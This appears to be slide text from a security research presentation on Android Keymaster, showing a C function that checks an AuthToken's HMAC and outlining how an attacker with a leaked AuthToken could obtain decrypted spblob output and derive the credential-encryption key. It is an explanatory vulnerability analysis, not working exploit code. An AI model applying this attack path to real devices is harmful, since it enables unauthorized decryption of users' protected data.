
Keymaster must verify the AuthToken when decrypting the spblob.

```
int verify_hw_token(const void *token) {
    uint8_t key[KM_AUTHTOKENKEY_LEN];
    uint8_t output[KM_AUTHTOKENKEY_LEN];
    const hw_auth_token_t *t = token;
    uint32_t len = sizeof(*t) - sizeof(t->hmac);
    void *ret;
    if (tz_get_key_ex(key, KEY_TYPE_AUTHTOKEN)) {
        LOGE("Cannot get HMAC key Error");
        return -1;
    }
    ret = HMAC(EVP_sha256(),
               key, sizeof(key),
               t, len, output, &len);
    return CRYPTO_memcmp(t->hmac,
                          output,
                          sizeof(t->hmac));
}
```


How to use leaked AuthToken




AuthToken -> ?



Attacker can obtain the output of decrypt(spblob).

unwrapPasswordBlob uses the output of decrypt(spblob) to derive the credential-encryption key.

AuthToken -> ?




```

SyntheticPassword = decrypt(
    blob = intermediate,
    key = ProtectorSecret,
    mode = AES_GCM
)
    
```

unwrapPasswordBlob is essentially an AES decryption operation.

💡: The ciphertext (intermediate) **can be obtained** by an attacker.

unwrapPasswordBlob



